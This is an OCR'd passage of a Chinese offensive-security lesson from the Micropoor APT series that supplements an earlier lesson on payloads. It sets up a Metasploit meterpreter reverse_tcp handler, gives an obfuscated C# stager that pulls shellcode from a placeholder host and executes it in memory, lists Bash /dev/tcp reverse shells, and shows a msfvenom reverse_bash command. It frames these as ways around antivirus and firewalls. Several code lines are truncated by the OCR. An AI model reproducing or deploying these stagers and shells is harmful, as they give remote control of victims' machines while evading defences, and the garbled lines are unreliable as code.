专注APT攻击与防御
https://micropoor.blogspot.com/

在实战中可能会遇到各种诉求payload，并且可能遇到各种实际问题，如杀毒软件，防火墙拦截，特定端口通道，隧道等问题。这里我们根据第十课补充其中部分，其他内容后续补充。

这次主要补充了C#，Bash


ps:在线代码高亮：http://tool.oschina.net/highlight

1.C#-payload

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.107
LHOST => 192.168.1.107


混淆：

```
using System; using System.Net; using System.Net.Sockets; using System.Runtime.InteropServices; using System.
namespace RkfCHtll { class LiNGeDokqnEH {
static byte[] idCWVw(string VVUUJUQytjlL, int eMcukOUqFuHbUv) {
    IPEndPoint nlttgWAMdEQgAo = new IPEndPoint(IPAddress.Parse(VVUUJUQytjlL), eMcukOUqFuHbUv);
    Socket fzTiwdk = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
    try { fzTiwdk.Connect(nlttgWAMdEQgAo); }
    catch { return null;}
    byte[] gJVVagJmu = new byte[4];
    fzTiwdk.Receive(gJVVagJmu, 4, 0);
    int GFxHorfhzft = BitConverter.ToInt32(gJVVagJmu, 0);
    byte[] mwxyRsYNn = new byte[GFxHorfhzft + 5];
    int yVcZAEmXaMszAc = 0;
    while (yVcZAEmXaMszAc < GFxHorfhzft)
    { yVcZAEmXaMszAc += fzTiwdk.Receive(mwxyRsYNn, yVcZAEmXaMszAc + 5, (GFxHorfhzft - yVcZAEmXaMszAc) < 4096
    byte[] XEvFDc = BitConverter.GetBytes((int)fzTiwdk.Handle);
    Array.Copy(XEvFDc, 0, mwxyRsYNn, 1, 4); mwxyRsYNn[0] = 0xBF;
    return mwxyRsYNn;}
static void hcvPkmyIZ(byte[] fPnfqu) {
    if (fPnfqu != null) {
        UInt32 hcoGPUltNcjK = VirtualAlloc(0, (UInt32)fPnfqu.Length, 0x1000, 0x40);
        Marshal.Copy(fPnfqu, 0, (IntPtr)(hcoGPUltNcjK), fPnfqu.Length);
        IntPtr xOxEPnqW = IntPtr.Zero;
        UInt32 ooiiZLMzO = 0;
        IntPtr wxPyud = IntPtr.Zero;
        xOxEPnqW = CreateThread(0, 0, hcoGPUltNcjK, wxPyud, 0, ref ooiiZLMzO);
        WaitForSingleObject(xOxEPnqW, 0xFFFFFFFF); }}
static void Main(){
    byte[] dCwAid = null; dCwAid = idCWVw("xx.xx.xx.xx", xx);
    hcvPkmyIZ(dCwAid); }
        [DllImport("kernel32")] private static extern UInt32 VirtualAlloc(UInt32 qWBbOS,UInt32 HoKzSHMU, UInt
[DllImport("kernel32")]private static extern IntPtr CreateThread(UInt32 tqUXybrozZ, UInt32 FMmVpwin, UInt32 Hl
[DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(IntPtr CApwDwK, UInt32 uzGJUddCYTd);
```




1.Bash-payload

```
i >& /dev/tcp/xx.xx.xx.xx/xx 0>&1
```




```
exec 5<>/dev/tcp/xx.xx.xx.xx/xx
cat <&5 | while read line; do $line 2>&5 >&5; done
```



附录：

msfvenom 生成bash

root@John:~# msfvenom -p cmd/unix/reverse_bash LHOST=xx.xx..xx.xx LPORT=xx > -f raw > payload.sh

参数简化

项目地址：https://github.com/g0tmi1k/mpc

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